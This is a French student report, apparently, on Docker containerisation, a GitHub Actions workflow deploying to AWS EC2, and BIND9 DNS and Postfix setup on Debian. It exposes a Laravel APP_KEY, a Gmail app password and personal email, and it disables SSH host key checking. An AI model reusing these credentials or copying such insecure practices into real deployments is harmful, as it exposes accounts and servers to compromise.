
Connected

Inbox (0)

Jim

Jim is a chaos monkey.  
Find out more at GitHub.

Enable Jim



On remarque que les conteneurs ne fonctionnent pas dans le navigateur de la machine statique tandis qu'ils fonctionnent dans la VM malgré que les commandes sont au terminal de la machine statique, car ssh te déconnecte de la machine actuelle et tout modification, installation, suppression est faite dans la VM

Pour revenir à ton terminal il suffit d'écrire « exit »

## 8) Push des fichiers docker dans notre dépôt de production.

Après être sûre de nos images et notre environnement on est prêt à contribuer dans le dépôt de production, on push nos fichiers docker dans la branche develop créée dans le dépôt GitHub de notre projet

On push un fichier .docker contenant docker-compose.yml, les 2 Dockerfiles backend et frontend ,fichier hostset le dossier nginx contenant SSL certificat et nginx.conf

## **Le responsable effectue l'emplacement juste de chaque fichier pour aboutir finalement à la structure finale du projet**

 .github/workflows	commit 7	last week
 .idea	Added/Modified files and folders	last week
 Frontend	commit 8	last week
 api	commit 11	last week
 nginx	commit 7	last week
 Readme.me	Initial commit	last week
 docker-compose.yml	commit 11	last week
 hosts	Added/Modified files and folders	last week

## 12) Conteneurisation de l'application suivant les étapes précédentes

(Même étapes précédentes juste le contenu de l'application qui diffère)

## 13) Déploiement CI/CD de conteneurs dans un serveur aws EC2

En résumé de CI/CD le serveur prend nos conteneurs pushés dans docker hub et les démarre. Tout ce processus est fait via GitHub actions. L'envoi des images vers le dépôt Docker hub spécifique lors de chaque commit en GitHub, ce qui permet d'avoir la dernière version mise à jour de l'application, puis le serveur prend les images et le code GitHub en utilisant les commandes git pull et docker pull

Pour avoir la dernière modification et l'application finale.

### Le script de GitHub actions est le suivant

```
name: Docker Image CI

on:
  push:
    branches: [ "master" ]
  pull_request:
    branches: [ "master" ]

jobs:
  build-and-push:
    runs-on: ubuntu-latest
    steps:
      - name: Checkout Code
        uses: actions/checkout@v4

      - name: Login to Docker Hub
        uses: docker/login-action@v3
        with:
          username: ${{ secrets.DOCKER_HUB_USERNAME }}
          password: ${{ secrets.DOCKER_HUB_TOKEN }}

      - name: Build and Push Docker Images
        run: |
          docker-compose build
          docker-compose push

deploy:
  needs: build-and-push
  runs-on: ubuntu-latest

  steps:
    - name: Setup SSH
      uses: webfactory/ssh-agent@v0.5.3
      with:
        ssh-private-key: ${{ secrets.EC2_SSH_KEY }}
```

```

- name: Deploy to EC2
  run: |
    ssh -o StrictHostKeyChecking=no ubuntu@13.51.206.218 << 'EOF'
      cd /home/ubuntu/my-docker-compose-project || git clone
https://github.com/WAIL1221/CD1_APP.git my-docker-compose-project && cd my-
docker-compose-project

    # Stop running containers
    sudo docker-compose down

    # Pull the latest changes
    git pull

    # Ensure entrypoint scripts are executable
    find . -name "*.sh" -exec chmod +x {} \;

    # Pull the latest images from Docker Hub
    sudo docker-compose pull

    # Run Docker Compose
    sudo docker-compose up -d --remove-orphans

    # Install dependencies inside the running container
    sudo docker-compose exec backend composer install

    # Cache the Laravel configuration and routes inside the running
    container
    sudo docker-compose exec backend php artisan config:cache
    sudo docker-compose exec backend php artisan route:cache

    # Clean up dangling images
    sudo docker system prune -af

    # List running containers
    sudo docker ps
EOF

```

**Voici l'explication ligne par ligne sans les blocs de code :**

- **`name: Docker Image CI`** : Définit le nom du workflow comme "Docker Image CI".

**Déclencheurs :**

- **`on: push: branches: [ "master" ]`** : Déclenche l'exécution du workflow lorsqu'un push est effectué sur la branche "master".

- **`on: pull\_request: branches: [ "master" ]`** : Déclenche l'exécution du workflow lorsqu'une pull request est ouverte sur la branche "master".

**Jobs**

- **`jobs: build-and-push:`** : Définit un job nommé "build-and-push".

**`runs-on: ubuntu-latest`** : Spécifie que le job s'exécute sur une machine virtuelle Ubuntu la plus récente

**Étape 1: Checkout Code**

- `- name: Checkout Code`: Nom de l'étape, "Checkout Code".
- `uses: actions/checkout@v4` : Utilise l'action `actions/checkout@v4` pour récupérer le code source du dépôt GitHub.

## Étape 2: Login to Docker Hub

- `- name: Login to Docker Hub` : Nom de l'étape, "Login to Docker Hub".
- `uses: docker/login-action@v3`: Utilise l'action `docker/login-action@v3` pour se connecter à Docker Hub.
- `with: username: ${{ secrets.DOCKER_HUB_USERNAME }}` : Utilise le nom d'utilisateur Docker Hub stocké dans les secrets GitHub.
- `password: ${{ secrets.DOCKER_HUB_TOKEN }}` : Utilise le mot de passe Docker Hub stocké dans les secrets GitHub.

## Étape 3: Build and Push Docker Images

- `- name: Build and Push Docker Images`: Nom de l'étape, "Build and Push Docker Images".
- `run: docker-compose build` : Exécute la commande pour construire les images Docker.
- `docker-compose push` : Exécute la commande pour pousser les images Docker sur Docker Hub.

## Job: deploy

- `deploy:` : Définit un job nommé "deploy".
- `needs: build-and-push` : Indique que ce job dépend du job "build-and-push". Il ne s'exécutera que si "build-and-push" réussit.
- `runs-on: ubuntu-latest` : Spécifie que le job s'exécute sur une machine virtuelle Ubuntu la plus récente.

## Étape 1: Setup SSH

- `- name: Setup SSH` : Nom de l'étape, "Setup SSH".

- `uses: webfactory/ssh-agent@v0.5.3` : Utilise l'action `webfactory/ssh-agent@v0.5.3` pour configurer l'agent SSH.
- `with: ssh-private-key: \${{ secrets.EC2\_SSH\_KEY }}` : Utiliser la clé SSH privée stockée dans les secrets GitHub.

## Étape 2: Deploy to EC2

- `name: Deploy to EC2` : Nom de l'étape, "Deploy to EC2".
- `run: ssh -o StrictHostKeyChecking=no ubuntu@13.51.206.218 << 'EOF'` : Exécute une commande SSH pour se connecter à l'instance EC2 avec l'utilisateur "ubuntu" à l'adresse IP spécifiée.

## Commandes à exécuter sur l'instance EC2

- `cd /home/ubuntu/my-docker-compose-project || git clone https://github.com/WAIL1221/CD1\_APP.git my-docker-compose-project && cd my-docker-compose-project` : Change de répertoire pour le projet ou clone le dépôt si nécessaire.
- `sudo docker-compose down` : Arrête les conteneurs Docker en cours d'exécution.
- `git pull` : Récupère les dernières modifications du dépôt Git.
- `find . -name "\*.sh" -exec chmod +x {} \;` : Assure que les scripts d'entrée sont exécutables.
- `sudo docker-compose pull` : Récupère les dernières images Docker depuis Docker Hub.
- `sudo docker-compose up -d --remove-orphans` : Démarre les conteneurs Docker en arrière-plan en supprimant les conteneurs orphelins.
- `sudo docker-compose exec backend composer install` : Installe les dépendances PHP à l'intérieur du conteneur en cours d'exécution.
- `sudo docker-compose exec backend php artisan config:cache` : Met en cache la configuration Laravel à l'intérieur du conteneur.
- `sudo docker-compose exec backend php artisan route:cache` : Met en cache les routes Laravel à l'intérieur du conteneur.
- `sudo docker system prune -af` : Nettoie les images Docker inutilisées.
- `sudo docker ps` : Liste les conteneurs Docker en cours d'exécution pour vérifier que tout fonctionne correctement.

**Afin de se connecter à la base de données , ces routes ne sont plus valables : Api/.env :**

**APP\_NAME=Laravel**

**APP\_ENV=local**

**APP\_KEY=base64:BXMj/qfv92HeLC7WNEQmQObV4sXg3PiAPxaVH9**

**VpwQ=**

**APP\_DEBUG=true**

**APP\_URL=http://localhost:8000**

**FRONTEND\_URL=http://localhost:8081**

**SESSION\_DOMAIN=localhost**

**SANCTUM\_STATEFUL\_DOMAINS=localhost:8081**

**Il faut remplacer localhost par l'adresse IP publique du serveur**

**Aussi dans Axios il remplacer localhost dans tous les component et axios.js aussi. On démarre le serveur :**

The screenshot shows the AWS EC2 Dashboard. In the left sidebar, under 'Instances', 'Instances' is selected. The main pane displays a table of instances with one entry: 'server\_1'. The instance has an ID of 'i-049acba4abe25264c', is in the 'En cours d...' state, and is a 't3.micro' type. It is located in the 'eu-north-1b' zone and has a public DNS name 'ec2-13-53-168-139.eu-north-1.compute.amazonaws.com'. The details panel for 'server\_1' is expanded, showing the instance summary. The 'Résumé de l'instance' section includes fields for 'ID d'instance' (i-049acba4abe25264c), 'Adresse IPv4 publique' (13.53.168.139), 'Adresses IPv4 privées' (172.31.32.19), 'DNS IPv4 public' (ec2-13-53-168-139.eu-north-1.compute.amazonaws.com), and 'Etat de l'instance' (En cours d'exécution). Other tabs in the details panel include 'Statuts et alarmes', 'Surveillance', 'Sécurité', 'Mise en réseau', 'Stockage', and 'Balises'.

**Il faut ensuite installer git et docker engine et docker compose dans le serveur afin de pouvoir utiliser les commandes git et docker compose**

**La configuration se fait comme suite :**

```
ubuntu@ip-172-31-32-19: ~
[LENVO@DESKTOP-EBDMUFT MINGW64 ~] Desktop
$ cd C:/Users/LENVO/Downloads

[LENVO@DESKTOP-EBDMUFT MINGW64 ~/Downloads]
$ ls
Docker Desktop Installer.exe* aws_ssh_key_ginfl.pem desktop.ini ideaIU-2024.1.3.exe* jdk-22_windows-x64_bin.exe*

[LENVO@DESKTOP-EBDMUFT MINGW64 ~/Downloads]
$ ssh -i aws_ssh_key_ginfl.pem ubuntu@13.53.168.139
The authenticity of host '13.53.168.139 (13.53.168.139)' can't be established.
ED25519 key fingerprint is SHA256:c9ffpc5/uq2pCqqwaCSvXYTyZdvVy2cHIZrynP7OSPI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '13.53.168.139' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.0-1008-aws x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

System information as of Sun Jun 16 11:41:28 UTC 2024

System load: 0.08 Temperature: -273.1 C
Usage of /: 23.2% of 6.71GB Processes: 107
Memory usage: 23% Users logged in: 0
Swap usage: 0% IPv4 address for ens5: 172.31.32.19

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-172-31-32-19:~$ sudo apt-get update
sudo apt-get install -y docker.io
sudo systemctl start docker
sudo systemctl enable docker
sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
sudo chmod +x /usr/local/bin/docker-compose
# check the installation
docker --version
docker-compose --version|
```

**Puis on remplace GitHub actions SSH connexion par l'adresse IP public du serveur, et de même les components du frontend et .env du backend, et on push vers la branche master de GitHub afin de démarrer le workflow.**

Project ▾ build\_and\_push

Terminal Local × + ▾

```

PS C:\CD1_APP> git add .
PS C:\CD1_APP> git status
On branch master
Your branch is up to date with 'origin/master'.

Changes to be committed:
  (use "git restore --staged <file>..." to unstage)
    modified:   .github/workflows/build_and_push.yml
    modified:   Frontend/.env
    modified:   Frontend/nginx.conf
    modified:   api/.env

PS C:\CD1_APP> git commit -m "132th commit"
[master 5014ec67] 132th commit
 4 files changed, 7 insertions(+), 7 deletions(-)
PS C:\CD1_APP> git push -u origin master
Enumerating objects: 19, done.
Counting objects: 100% (19/19), done.
Delta compression using up to 8 threads
Compressing objects: 100% (7/7), done.
Writing objects: 100% (10/10), 920 bytes | 115.00 KiB/s, done.
Total 10 (delta 5), reused 0 (delta 0), pack-reused 0
remote: Resolving deltas: 100% (5/5), completed with 5 local objects.
To https://github.com/WAIL1221/CD1_APP.git
  5b8b00d1..5014ec67  master -> master
branch 'master' set up to track 'origin/master'.
PS C:\CD1_APP>

```

## Workflow du 132 commit est en cours d'exécution :

CD1\_APP

Pull requests Actions Projects Wiki Security Insights Settings


New workflow

All workflows Showing runs from all workflows

126 workflow runs

	Event	Status	Branch	Actor
132th commit	now	in progress	master	...
Delete api/vendor directory	5 days ago	4m 32s	master	...
126th Commit From Wail	5 days ago	4m 12s	master	...
125th Commit From Wail	5 days ago	4m 6s	master	...

Et voici le résultat final en naviguant dans [http:// 13.53.168.139](http://13.53.168.139)



The image displays two side-by-side registration and login forms. Both forms include a success message at the top and an "OK" button at the bottom right.

**Inscription:**

- 13.53.168.139 indique
- Inscription réussie!
- OK
- Form fields:
  - Nom d'utilisateur: Wail\_hadad
  - Email: wailw2445@gmail.com
  - Mot de passe: ..... (redacted)
- S'inscrire button
- Déjà inscrit ? Connectez-vous

**Connexion:**



- 13.53.168.139 indique
- Connexion réussie!
- OK
- Form fields:
  - Email: wailw2445@gmail.com
  - Mot de passe: ..... (redacted)
- Se connecter button
- Mot de passe oublié ?

**Si on souhaite effectuer des modifications au niveau du Frontend ou du backend il seront modifiés automatiquement dans le serveur. Grâce au script GitHub actions.**

**Si vous observer après la modification, on navigue dans la même adresse IP que précédemment :**

**On a changé la photo dans la page d'accueil et des modifications aussi au niveau des contrôleurs :**

**Et voici le résultat dans la même adresse IP :**



**Il s'agit maintenant d'une erreur au niveau du sign in et sign up, ce qui est prévu lors des modifications faites.**

## **Configuration Statique :**

**DNS**

**Postfixe**

**Nginx**

**dans une machine linux debian .**

# configuration DNS



## Qu'est ce que DNS

Le DNS, ou système de noms de domaine (Domain Name System), est un système qui traduit les noms de domaine compréhensibles par les humains (comme www.exemple.com) en adresses IP (comme 192.0.2.1) que les ordinateurs utilisent pour s'identifier sur le réseau. Essentiellement, il fonctionne comme un annuaire téléphonique pour Internet, permettant aux utilisateurs d'accéder à des sites web en utilisant des noms faciles à retenir au lieu d'adresses IP numériques.

### Etape 1: installation de bind9

Info: BIND9 peut fonctionner comme un serveur DNS autoritaire, qui fournit des réponses définitives pour les noms de domaine sous sa gestion, ou comme un serveur DNS récursif, qui recherche des informations sur Internet pour répondre aux requêtes des clients.

```
khalid@debian:~$ sudo apt install bind9 bind9utils bind9-doc -y  
[sudo] Mot de passe de khalid :
```

### Etape 2: change directory to /etc/bind/:

```
khalid@debian:~$ cd /etc/bind/
```

```
khalid@debian:/etc/bind$ ls
db.0           db.nurul.local      named.conf.options.orig
db.0.16.172    named.conf          named.conf.options.save
db.127         named.conf.default-zones
db.255         named.conf.local
db.empty       named.conf.local.orig
db.enfants.innova.ma named.conf.options
db.example.com named.conf.options.m
db.local       named.conf.options.,mm
db.nural.local named.conf.options.m.save
```

**Etape 3:** modification du fichier named.conf.options:

```
khalid@debian:/etc/bind$ sudo vim named.conf.options
```

```
// Define LAN network
acl MYLAN {
    192.168.1.0/24;
};

options {
    // Default directory
    directory "/var/cache/bind";
    // Allow queries from localhost and LAN network
    allow-query {
        localhost;
        MYLAN;
    };
    // Use Google DNS as a forwarder
    forwarders{
        8.8.8.8 ;
        8.8.4.4 ;
    };
    // Allow recursive queries
    recursion yes;
};
```

**Etape 4:** verification de la configuration :

```
khalid@debian:/etc/bind$ sudo named-checkconf named.conf.options
```

Si aucun message donc la configuration est correcte.

**Etape 5 :** modification sur named.conf.local:

```
khalid@debian:/etc/bind$ sudo vim named.conf.local
```

```

// Define the Forward zone
// My domain: enfants.innova.ma
// Forward file called forward.enfants.innova.ma
zone "enfants.innova.ma" IN {
    type master;
    // Path of Forward file
    file "/etc/bind/totatca/forward.enfants.innova.ma";
};

// Define the Reverse zone
// Reverse file called: reverse.enfants.innova.ma
zone "1.168.192.in-addr.arpa" IN {
    type master;
    file "/etc/bind/totatca/reverse.enfants.innova.ma";
};

~  

~  

~  

~  

~
```

```
khalid@debian:/etc/bind$ sudo named-checkconf named.conf.local
```

**Etape 6:** création du répertoire totatca:

```
khalid@debian:/etc/bind$ sudo mkdir totatca
```

**Etape 7:** modification sur le fichier forward.enfants.innova.ma :

```
khalid@debian:/etc/bind/totatca$ sudo vim forward.enfants.innova.ma
```

```

$TTL      604800
; SOA record with MNAME and RNAME updated
@       IN      SOA      enfants.innova.ma. root.enfants.innova.ma. (
                      3           ; Serial Note: increment after each
                      604800      ; Refresh
                      86400       ; Retry
                     2419200     ; Expire
                      604800 )    ; Negative Cache TTL
; Name server record
@       IN      NS       dns-1.enfants.innova.ma.
; A record for name server
dns-1   IN      A        192.168.1.8
www     IN      A        192.168.1.21
mail    IN      A        192.168.1.15

; Mail handler or MX record for the domain
ttc.local. IN      MX      10      mail.enfants.innova.ma.

; A record for clients
client1  IN      A        192.168.1.111
client2  IN      A        192.168.1.112
~
```

verification

```
khalid@debian:/etc/bind/totatca$ sudo named-checkzone ttc.local forward.ttc.local
zone ttc.local/IN: loaded serial 3
OK
```

sudo vim reverse.enfants.innova.ma

```
$TTL 604800
; SOA record with MNAME and RNAME updated
@ IN SOA enfants.innova.ma. root.enfants.innova.ma. (
    2           ; Serial Note: increment after each change
    604800      ; Refresh
    86400       ; Retry
    2419200     ; Expire
    604800 )     ; Negative Cache TTL
; Name server record
@ IN NS dns-1.enfants.innova.ma.
; A record for name server
dns-1 IN A 192.168.1.8
www IN A 192.168.1.21
mail IN A 192.168.1.10
; PTR record for name server
8 IN PTR dns-1.enfants.innova.ma
21 IN PTR www.enfants.innova.ma
15 IN PTR mail.enfants.innova.ma
; PTR record for clients
111 IN PTR client1.enfants.innova.ma
112 IN PTR client2.enfants.innova.ma
```

~

redémarrage

```
khalid@debian:/etc/bind/totatca$ sudo systemctl restart bind9
```

```
khalid@debian:/etc/bind/totatca$ sudo named-checkzone enfants.innova.ma reverse.enfan
ts.innova.ma
zone enfants.innova.ma/IN: loaded serial 2
OK
```

```
khalid@debian:/etc/bind/totatca$ sudo named-checkzone enfants.innova.ma reverse.enfan
ts.innova.ma
zone enfants.innova.ma/IN: loaded serial 2
OK
```

```
khalid@debian:/etc/bind/totatca$ sudo systemctl status bind9
● named.service - BIND Domain Name Server
  Loaded: loaded (/usr/lib/systemd/system/named.service; enabled; preset: enabled)
  Active: active (running) since Sun 2024-06-16 00:21:59 +01; 16s ago
    Invocation: d2891cb0a49241dca301db281cc485b0
      Docs: man:named(8)
   Main PID: 3426 (named)
     Status: "running"
       Tasks: 18 (limit: 9399)
      Memory: 74.0M (peak: 75.4M)
        CPU: 65ms
      CGroup: /system.slice/named.service
              └─3426 /usr/sbin/named -f -u bind
```

il est actif !

Test :

```
khalid@debian:~$ nslookup innova.ma
Server:          192.168.56.160
Address:         192.168.56.160#53

Non-authoritative answer:
Name: innova.ma
Address: 176.9.12.78
Name: innova.ma
Address: 64:ff9b::b009:c4e
```

# POSTFI




**Postfix** est un agent de transfert de courriel (MTA - Mail Transfer Agent) utilisé pour envoyer, recevoir et relayer des courriels. Il est couramment utilisé sur les serveurs de messagerie Unix/Linux. Postfix est conçu pour être sécurisé, rapide et facile à configurer et à administrer.

Installation de postfix:

```
khalid@debian:~$ sudo apt-get install postfix
```

Choisir l'option Internet site :



## Qu'est-ce que SASL ??

SASL (Simple Authentication and Security Layer) est un framework d'authentification utilisé dans les protocoles de communication informatique. Il est un moyen universel qui assure l'authentification mutuelle entre le client et le serveur et la négociation des mécanismes de sécurité pour protéger leurs communications.

SASL est largement utilisé dans divers protocoles Internet, tels que SMTP (Simple Mail Transfer Protocol).

# Qu'est ce que SMTP?:

SMTP est un protocole standard utilisé pour le transfert d'e-mails sur Internet. Il définit la manière dont les serveurs de messagerie envoient et reçoivent des e-mails, ainsi que les règles de communication entre ces serveurs.

Ouvrir le fichier sasl\_passwd

```
khalid@debian:~$ ls /etc/postfix/sasl  
sasl_passwd  sasl_passwd.db
```

on ajoute ici le nom du protocol et le num du port 587

```
khalid@debian:~$ sudo vim /etc/postfix/sasl/sasl_  
passwd
```

```
relayhost = [smtp.gmail.com]:587  
mynetworks = 127.0.0.0/8 [:ffff:127.0.0.0]/104 [:  
1]/128  
mailbox_size_limit = 0  
recipient_delimiter = +  
inet_interfaces = all  
inet_protocols = all  
# Enable SASL authentication  
smtp_sasl_auth_enable = yes  
smtp_sasl_security_options = noanonymous  
smtp_sasl_password_maps = hash:/etc/postfix/sasl/sa  
sl_passwd  
smtp_tls_security_level = encrypt  
smtp_tls_CAfile = /etc/ssl/certs/ca-certificates.cr  
t  
~  
~/  
/relayh
```

ici . On écrit l'adresse gmail que j'ai créé et l'app password pour une couche de sécurité ajoutée

```
[smtp.gmail.com]:587 enfant.innova@gmail.com:hrvc e  
rjj jazq ntrr  
]
```

on doit tester le service de messagerie qu'on a créé:

```
khalid@debian:~$ echo "This is a test email to local doma  
in" | mail -s "Local Domain Test" enfant.innova@gmail.com
```

